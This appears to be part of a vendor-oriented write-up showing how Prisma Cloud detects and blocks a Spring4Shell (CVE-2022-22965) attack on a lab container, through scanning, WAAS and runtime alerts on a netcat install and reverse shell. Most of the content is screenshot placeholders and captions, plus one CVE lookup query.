Prisma cloud has the capability to run scans and detect vulnerability in Java application packages. So if your application is running with Spring4Shell vulnerable package it will detect immediately. Prisma Cloud supports the scanning of container registries to identify vulnerabilities in packages early in the CI/CD pipeline. Prisma Cloud detects vulnerabilities in VMs/Host and Serverless applications during the build, deployment, and runtime.



#2 Misconfigured / non-complained container detection


Prisma cloud will detect misconfigured workloads and alert you. As in this attack container running as a root user and due to that attacker is able to download and install netcat.





#3 WaaS Prevent from Command Injection Vulnerability

Prisma WAAS secures web-based applications hosted on hosts and containers from attacks such as SQL injection, Cross-site scripting (XSS), Malformed request protection, Cross-site request forgery, Clickjacking,

and Shellshock exploitation. Prisma Cloud WAAS can enforce API traffic security based on definitions specified in the form of Open API files.









#4 Runtime Detection Capability

As you have seen in the attack section we have run multiple exploit commands that use to execute binary and install netcat. Prisma cloud alert on unusual activity running into the system.




Once the attacker exploits the vulnerability, the attack will take a reverse shell on the system and Prisma cloud has the capability to detect and prevent attacks as well as capture all single activity done by the attacker.




#5 Runtime Prevention Capability

Now we can see how Prisma Cloud has prevented the live attacks on exploited systems.




#6 Runtime incidents Detection

Prisma cloud has a powerful capability of live runtime incident detection. As we can see while attacking the lab we exploited the vulnerability and uploaded a shell and took a reverse shell. Prisma cloud has detected reverse shell as shown below.




You can also do forensic how and what the attacker did while taking reverse shell. With these data you know how important to understand further attacks.




#7 Detect through Query


config from cloud.resource where finding.type = 'Host Vulnerability' AND protection.finding.name IN ('CVE-2022-22965')



#8 Check Flow of Attack using Query




ATT&CK



